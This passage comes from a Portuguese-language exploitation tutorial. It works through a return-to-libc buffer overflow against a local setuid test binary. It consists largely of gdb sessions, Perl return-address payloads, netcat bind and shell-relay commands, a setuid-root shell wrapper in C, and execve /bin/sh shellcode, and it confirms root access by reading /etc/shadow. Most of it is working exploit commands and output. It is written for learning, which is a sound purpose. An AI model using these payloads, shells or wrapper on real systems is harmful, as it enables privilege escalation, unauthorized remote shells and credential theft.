
```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ export LISTEN="nc 0 22 -vv | /bin/bash | nc 0 23 -vv"

6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./get_addr LISTEN
Variable [nc 0 22 -vv | /bin/bash | nc 0 23 -vv] is located near of this
address: 0xbfffff77
```

Usei como base meu IP de loopback. Veremos o endereco de memoria exato onde a string se inicia, pois as vezes o endereco apresentado nao e preciso.

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ gdb vulnerable -q
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x8048459
(gdb) r
Starting program: /home/fox7/Desktop/vulnerable

Breakpoint 1, 0x08048459 in main ()
```

```
(gdb) x/s 0xbfffff77
0xbfffff77:      "2 -vv | /bin/bash | nc 0 23 -vv"
(gdb) x/s 0xbfffff77-6
0xbfffff71:      "nc 0 22 -vv | /bin/bash | nc 0 23 -vv"
(gdb) d 1
```

Como voce pode observar a string armazenada na variavel de ambiente se inicia exatamente no endereco 0xbfffff71, menos 6 bytes a partir do endereco que o programa nos retornou, para visualizarmos valores seguintes ou anteriores aos enderecos apresentados, basta que utilizemos os sinais de + e – seguido do endereco de memoria, para visualizar todas as variaveis de ambiente na stack, basta que segure a tecla [Enter]. De posse dessas informacoes podemos podemos preceguir. A nocao sera a mesma, fazer a are RETURN do stack frame retornar/chamar uma funcao na libc que, pegara seus parametros armazenados na memoria.



A unica coisa que lhes e nova e a insercao da string ABCD logo acima. Esse nada mais e do que o retorno logo apos a execucao na syscall, e como todo retorno, devera ser de 4 bytes em hardware de 32 bits. Como todos sabemos todas as vezes que a instrucao call e executada (nesse caso para

chamar system()), o endereco da proxima instrucao (“ABCD”) e posto na area RET do stack frame, e os respectivos parametros para os argumentos sao pegos do topo da stack. O parametro pego e justamente o endereco de uma variavel de ambiente que se encontram na stack (0xbfffff71), e neste endereco que existe a instrucao/string que a syscall anteriormente chamada executara. Variaveis de ambiente e “variaveis locais” sao armazenadas na stack, parametros digitados na linha de comando serao alocados na stack onde sera puxado todo o argumento que as syscalls executadas precisam.

Veja esse outro exemplo:

```
(gdb) r `perl -e 'print "A"x8, "\xb0\xd9\xed\xb7"."1234"."\x41\x42\x43\x44"'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/fox7/Desktop/vulnerable `perl -e 'print "A"x8,
"\xb0\xd9\xed\xb7"."1234"."\x41\x42\x43\x44"'`
Your argument is this: AAAAAAAA°Ùí·1234ABCD <-- 0x41 0x42 0x43 0x44

Program received signal SIGSEGV, Segmentation fault. <-- Retorno invalido (1234)
0x34333231 in ?? ()
(gdb)
```

"A" x 8	=	Enchimento do buffer
"\xb0\xd9\xed\xb7"	=	Endereco da system();
"1234"	=	Depois da execucao da syscall isso vai ser retornado
"\x41\x42\x43\x44"	=	Parametro da syscall system();

Tentaremos bindear uma shell com o netcat atraves da exploracao da aplicacao vulneravel, que nao esta setada com o bit SUID.

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ls -l vulnerable
-rwxr-xr-x 1 root fox7 7558 2005-01-01 07:03 vulnerable
```

Antes gostaria de lhes dizer que a versao do bash (sh) que estou utilizando...:

```
6_Bl4ck9_f0x6@Vipera:~$ sh --version
GNU bash, version 3.1.17(1)-release (i486-pc-linux-gnu)
Copyright (C) 2005 Free Software Foundation, Inc.
```

Nao e capaz de interpretar programas com bit SUID por default, ou seja, usaremos um dos muitos shells que suportam, existe um em especial no kurumin, o nome dele e ash, para usa-lo basta que digite o nome dele na shell e tecle [Enter] como todas as shells do linux.

```
6_Bl4ck9_f0x6@Vipera:~$ ash
$
```

Iniciaremos entao o processo de exploracao. O primeiro passo sera obter o parametro da funcao system.

```
$ cd Desktop
$ export OUVIR="nc -l -p 25 -vv"
$ ./get_addr OUVIR
Variable [nc -l -p 25 -vv] is located near of this address: 0xbfffff42
```

Nem sempre o endereco retornado e um endereco onde realmente esta armazenada a variavel de ambiente (como voce pode perceber), as vezes precisamos procurar na memoria.

```
$ gdb ./vulnerable -q
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x8048459
(gdb) r
Starting program: /home/fox7/Desktop/vulnerable

Breakpoint 1, 0x08048459 in main ()
```

Observe que setei um breakpoint na funcao main e rodei o programa. O programa esta parado, mas todo copiado para a memoria, e la que nos precisamos procurar o endereco que armazena o parametro para a syscall. Vamos checar a string armazenada no endereco retornado pelo get_addr.

```
(gdb) x/s 0xbfffff42
0xbfffff42:      "SION_BUS_ADDRESS=unix:abstract=/tmp/dbus-
Y8ECOuQ8QH,guid=83e574996a686f26afbda60041d618ce"
(gdb)
```

```
Esse e o valor armazenado neste endereco de memoria. Nao passa nem perto da
nossa variavel. Para cada [Enter] que voce teclar a partir desse ponto, voce
vera uma string (x/s) armazenado na memoria:
```

```
(gdb)
0xbfffff9c:      "HUNTER=/home/kurumin"
(gdb)
0xbfffffb1:      "DISPLAY=:0.0"
(gdb)
0xbfffffbe:      "GTK_IM_MODULE=xim"
(gdb)
0xbfffffd0:      "LOL=six"
(gdb)
0xbfffffd8:      "COLORTERM="
...

0xbfffffffd:     ""
(gdb)
0xbfffffffe:     ""
(gdb)
0xbffffffff:     ""
(gdb)
0xc0000000:      <Address 0xc0000000 out of bounds>
(gdb)
0xc0000000:      <Address 0xc0000000 out of bounds>
```

Sao todas variaveis de ambiente. Um [Enter] equivale a uma variavel, mas como voce pode persegue alcançamos o limite maximo para armazenamento de variaveis de ambientee e a partir de um certo ponto a memoria nao pode ser mais lida (`<Address 0xc0000000 out of bounds>`). Entao devemos "voltar" X bytes a partir do endereco que nos foi retornado.

```
(gdb) x/s 0xbfffff42-250
0xbffffe48:      "Pref(konsole-2763,session-4)"
(gdb)    [Enter]
```

```
0xbffffe65:      "JAVA_HOME=/usr/lib/java"
(gdb)    [Enter]
0xbffffe7d:      "LANG=pt_BR"
(gdb)    [Enter]
0xbffffe88:      "LINES=23"
(gdb)    [Enter]
0xbffffe91:      "OUVIR=nc -l -p 25 -vv"
(gdb)
```

Ok, encontramos, mas devemos filtrar o endereco, devemos pegar o endereco onde a string se inicia, ou seja, devemos obter o endereco exato da primeira letra da "string" armazenada na variavel de ambiente. Conte quantos bytes tem o nome da variavel `OUVIR, sao 5 bytes, agora pegue o endereco da variavel de ambiente que o gdb lhe mostrou (0xbffffe91) e coloque o sinal de + seguido de 5 bytes, para voce ver qual o endereco sera mostrado.`

```
(gdb) x/s 0xbffffe91+5
0xbffffe96:      "=nc -l -p 25 -vv"
```

Mas existe um problema, como voce pode notar existe um sinal de "=". Entao acrescente mais um byte a sintaxe.

```
(gdb) x/s 0xbffffe91+6
0xbffffe97:      "nc -l -p 25 -vv"
```

A string se inicia exatamente no endereco 0xbffffe97. Aqui, outra ressalva deve ser feita. Observe:

```
(gdb) r `perl -e ' print "A" x 8, "\xb0\xd9\xed\xb7AAAA\x97\xfe\xff\xbf" '`
Starting program: /home/fox7/Desktop/vulnerable `perl -e ' print "A" x 8,
"\xb0\xd9\xed\xb7AAAA\x97\xfe\xff\xbf" '`
Your argument is this: AAAAAAAA°Ùí·AAAAþÿ¿
sh: -p: command not found

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Repare na seguinte mensagem: sh: **-p**: command not found. Isso significa que a memoria sofreu um "alinhamento automatico" e os enderecos foram modificados. Tente outra vez ;) Observe que o retorno no parametro foi AAAA, e foi esse mesmo valor que o stack frame retornou (0x41414141 in ?? ()). A interrogacao significa que não foi possivel encontrar o symbol da funcao () corrompida.

```
(gdb) x/s 0xbffffe91+6
0xbffffe97:      " -p 25 -vv"       <- O sistema fez um alinhamento e perdemos o
inicio da string.
```

Pegaremos outra vez o endereco inicial:

```
(gdb) x/s 0xbffffe97-5
0xbffffe92:      "nc -l -p 25 -vv"  <- Usarei este endereco.
```

```
(gdb) r `perl -e ' print "A" x 8,
"\xb0\xd9\xed\xb7AAAA\x92\xfe\xff\xbf" '`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
```

```
Starting program: /home/fox7/Desktop/vulnerable `perl -e ' print "A" x 8,
"\xb0\xd9\xed\xb7AAAA\x92\xfe\xff\xbf" '`
Your argument is this: AAAAAAAA°Ùí·AAAAþÿ¿
Can't grab 0.0.0.0:25 with bind : Permission denied
```

```
Consegui executar o comando, mas a questao aqui eh o setuid. Lembre-se que
portas abaixo de 1024 apenas podem ser abertas pelo usuario root, e ao tentar
executar bindear a porta de SMTP (25) obtive um aviso de permissao negada. Se a
aplicacao vulneravel estivesse setada com um bit SUID o stack frame de qualquer
funcao desta aplicacao tambem teria um bit SUID, ou seja, retornaria para
funcoes executadas com EUID equivalente a super usuario, o root. Em uma outra
shell marque o bit SUID.
```

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ sudo chmod u+s vulnerable
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ls -l vulnerable
-rwsr-xr-x 1 root fox7 7558 2005-01-01 07:03 vulnerable
```

```
Can't grab 0.0.0.0:25 with bind : Permission denied
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Mesmo com a aplicacao marcada com setuid não consegui executar o comando como root, porque? Bem, olhe o seu /etc/passwd na linha do usuario corrente, observe qual e a shell que ele executa comandos. Veja o meu caso:

6_Bl4ck9_f0x6:x:1004:1009:David Diego D. F. Siqueira,,,:/home/6_Bl4ck9_f0x6:/bin/bash

Username : /etc/shadow : UID : GID : GECOS : diretorio home: shell


sh-3.1$ finger 6_Bl4ck9_f0x6
Login: 6_Bl4ck9_f0x6 Name: David Diego D. F. Siqueira
Directory: /home/6_Bl4ck9_f0x6 Shell: /bin/bash
Never logged in.
No mail.
No Plan.
sh-3.1$

Os caras projetaram o kurumin pra te dar trabalho. O que voce precisa fazer e apenas mudar sua shell. Troque por /bin/ash e depois do “reboot” faca o mesmo procedimento de exploracao. Vale lembrar que depois que voce reinicia a maquina o VA e habilitado novamente, no kurumin.


```
$ ./get_addr OUVIR
Variable [nc -l -p 25 -vv] is located near of this address: 0xbffffbf1
$ gdb vulnerable -q
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x8048459
(gdb) r
Starting program: /home/fox7/Desktop/vulnerable

Breakpoint 1, 0x08048459 in main ()
(gdb) x/s  0xbffffbf1
0xbffffbf1:      " 25 -vv"
```


```
(gdb) x/s  0xbfffffb1-8
0xbfffffa9:      "nc -l -p 25 -vv"
```

Vamos ver na pratica agora:




Recomendo muito a utilizacao do parametro **-e /bin/ash** do netcat ;)






O modo que o telnet estabelece conexao na porta e diferente do usado pelo netcat, portanto lembre-se de usar o ponto e virgual (';') logo apos cada comando, que nem no SQL. Observe que o ash ("A shell no qual estou digitando comandos") e setada com suid root, pois estou vendo o /etc/shadow. Esses padroes do kurumin que ninguem consegue notar, sao um perigo... **;)** Com relacao a "repassar shell" para seus amigos, gostaria de dizer que voce não precisa ter o netcat instalado para faze conexao reversa, basta que use o telnet reverso.



Como voce pode observervar executei o comando telnet diretamente do seu PATH, isso e util para burlar determinadas armadinhas que o administrador possa ter inserido no sistema, como usar MALP para enganar invasores. E fortemente recomendavel estar seguro do uso da funcao system() em programas em C justamente por esse detalhe. Como medida de seguranca sempre esteje certo de que executara as aplicacoes inserindo seu PATH absoluto. Recomendo fortemente (para uma melhor visualizacao dos screen shots) a utilizacao de zoom em sua aplicacao visualizadora.



Veremos agora como “exploitar” e terminar o programa com estilo.

(gdb) r `perl -e ' print "A" x 8, "\xb0\xd9\xed\xb7RET1\x3d\xf9\xff\xbf"'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/fox7/Desktop/vulnerable `perl -e ' print "A" x 8,
"\xb0\xd9\xed\xb7RET1\x3d\xf9\xff\xbf"'`
Your argument is this: AAAAAAAA°Ùí·RET1=ùÿ¿
sh-3.1$

Observe que por eu estar em uma maquina com hardware de 32 bits, o retorno sempre sera 4 bytes. Sempre que voce quiser executar mais de uma syscall voce apenas precisa inserir os enderecos das mesmas em locais de retorno, RET1 poderia ser uma syscall, ou seja, o system (\xb0\xd9\xed\xb7) seria executado e a proxima syscall ficaria na area RET desse estado, o parametro para system e o \x3d\xf9\xff\xbf no qual contem o valor de uma variavel global setada em /etc/profile, quando o estado retornasse, pegaria seu argumento da proxima instrucao seguinte a RET1 acima, e no caso \x3d\xf9\xff\xbf seria o retorno desse estado.

6_Bl4ck9_f0x6@Vipera:~/Desktop$ env | grep "/bin/sh"
SHELL=/bin/sh
6_Bl4ck9_f0x6@Vipera:~/Desktop$ grep "SHELL" /etc/profile
export SHELL="/bin/sh"

Alguma vezes no slackware o processo de exploracao nos retorna mensagens de erro, como “Permissao negada”, e etc. As vezes essas sao mensagens de erro falsas, ou seja, os resultados sao executados.

----- Capitulo 0x00000007

[=] + ========== + [=]
-----=[Usando wrappers]=-----
[=] + ========== + [=]

Um **wrapper** nada mais e do que do que o programa que executara acoes com o privilegio do stack frame do programa vulneravel. Essa tecnica consiste basicamente na exportacao de uma variavel de ambiente no qual fara a chamada ao wrapper (./my_wrapper) que por sua vez executara tal acao.

-- my_wrapper.c --

```
#include <unistd.h>
#include <stdlib.h>

#define SHELL "/bin/sh"

int main (void){

  setuid (0x00);
  system (SHELL);
}
```

-- cut --

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ gcc my_wrapper.c -o my_wrapper ; sudo
./my_wrapper
sh-3.1# id
uid=0(root) gid=0(root) grupos=0(root),1002(novogrupo),1007(kimera)
sh-3.1#
```

Vamos a pratica:

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ sudo chown root.root vulnerable
6_Bl4ck9_f0x6@Vipera:~/Desktop$ chmod a+s vulnerable
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ls -l vulnerable
-rwsr-sr-x 1 root root 7558 2005-01-02 11:04 vulnerable
```

(...)

```
(gdb) x/s 0xbffffa11-1
0xbffffa10:      "./my_wrapper"
(gdb)  r `perl -e ' print "ADDR" x 2, "\xb0\xd9\xed\xb7AAAA\x10\xfa\xff\xbf" '`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/fox7/Desktop/vulnerable `perl -e ' print "ADDR" x 2,
"\xb0\xd9\xed\xb7AAAA\x10\xfa\x                ff\xbf" '`
Your argument is this: ADDRADDR°Ùí·AAAAúÿ¿
sh-3.1# id
uid=0(root) gid=1008(fox7) egid=0(root) grupos=1008(fox7)
sh-3.1#
```

----- Capitulo 0x00000008

[=] + == + [=]
-----=[Usando variaveis de ambiente para exploracao]=-----
[=] + == + [=]

Muitas vezes o buffer da aplicacao vulneravel pode ser pequeno, utilizado apenas para o armazenamento de opcoes simples em run-time, a melhor solucao para isso e definir uma variavel de ambiente que contera os dados para a expoitacao, como o shellcode. O shellcode abaixo foi escrito pelo dx/xgc (xgc [at] gotfault [dot] net) publicado em uma das edicoes da famosa TBM, o in-line foi escrito por mim.

```
-- shellcode-sh.c --

// In-line by 6_Bl4ck9_f0x6

char shellcode_[] =

"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3"     //  <-- by  dx/xgc
"\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

main (){

 __asm (

  "jmp shellcode_"
);

 }

-- cut --

6_Bl4ck9_f0x6@Vipera:~/Desktop$ gcc shellcode-sh.c -o exec
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./exec
sh-3.1$ exit
exit
6_Bl4ck9_f0x6@Vipera:~/Desktop$ export OPCODES=`perl -e 'print
"\x41\x41\x41\x41"."\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0
\x0b\xcd\x80"'`


(gdb) x/100xb $esp-100
0xbffff5dc:     0xe0    0x96    0x04    0x08    0x18    0xf6    0xff    0xbf
0xbffff5e4:     0xf4    0x5f    0xfd    0xb7    0x00    0x00    0x00    0x00
0xbffff5ec:     0xc0    0x0c    0x00    0xb8    0x08    0xf6    0xff    0xbf
0xbffff5f4:     0xe2    0xc2    0xee    0xb7    0xa0    0x63    0xfd    0xb7
0xbffff5fc:     0xa8    0x85    0x04    0x08    0x18    0xf6    0xff    0xbf
0xbffff604:     0x18    0xf6    0xff    0xbf    0x38    0xf6    0xff    0xbf
0xbffff60c:     0x49    0x84    0x04    0x08    0xa0    0x63    0xfd    0xb7
0xbffff614:     0xa8    0x85    0x04    0x08    0x34    0xf6    0xff    0xbf
0xbffff61c:     0xde    0xb1    0xf0    0xb7    0xf4    0x5f    0xfd    0xb7
0xbffff624:     0xe8    0x42    0xfd    0xb7    0x38    0xf6    0xff    0xbf
0xbffff62c:     0xa0    0x83    0x04    0x08    0xf4    0x5f    0xfd    0xb7
0xbffff634:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xbffff63c:     0x42    0x42    0x42    0x42
(gdb)
```

```
0xbffff640:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x00
0xbffff648:     0x68    0xf6    0xff    0xbf    0x09    0x85    0x04    0x08
0xbffff650:     0x70    0xf6    0xff    0xbf    0x70    0xf6    0xff    0xbf
0xbffff658:     0xb8    0xf6    0xff    0xbf    0xa8    0xce    0xeb    0xb7
0xbffff660:     0x00    0x00    0x00    0x00    0xc0    0x0c    0x00    0xb8
0xbffff668:     0xb8    0xf6    0xff    0xbf    0xa8    0xce    0xeb    0xb7
0xbffff670:     0x02    0x00    0x00    0x00    0xe4    0xf6    0xff    0xbf
0xbffff678:     0xf0    0xf6    0xff    0xbf    0x00    0x00    0x00    0x00
0xbffff680:     0xf4    0x5f    0xfd    0xb7    0x00    0x00    0x00    0x00
0xbffff688:     0xc0    0x0c    0x00    0xb8    0xb8    0xf6    0xff    0xbf
0xbffff690:     0x70    0xf6    0xff    0xbf    0x6d    0xce    0xeb    0xb7
0xbffff698:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbffff6a0:     0x00    0x00    0x00    0x00
(gdb)
0xbffff6a4:     0x90    0x60    0xff    0xb7    0xed    0xcd    0xeb    0xb7
0xbffff6ac:     0xf4    0x0f    0x00    0xb8    0x02    0x00    0x00    0x00
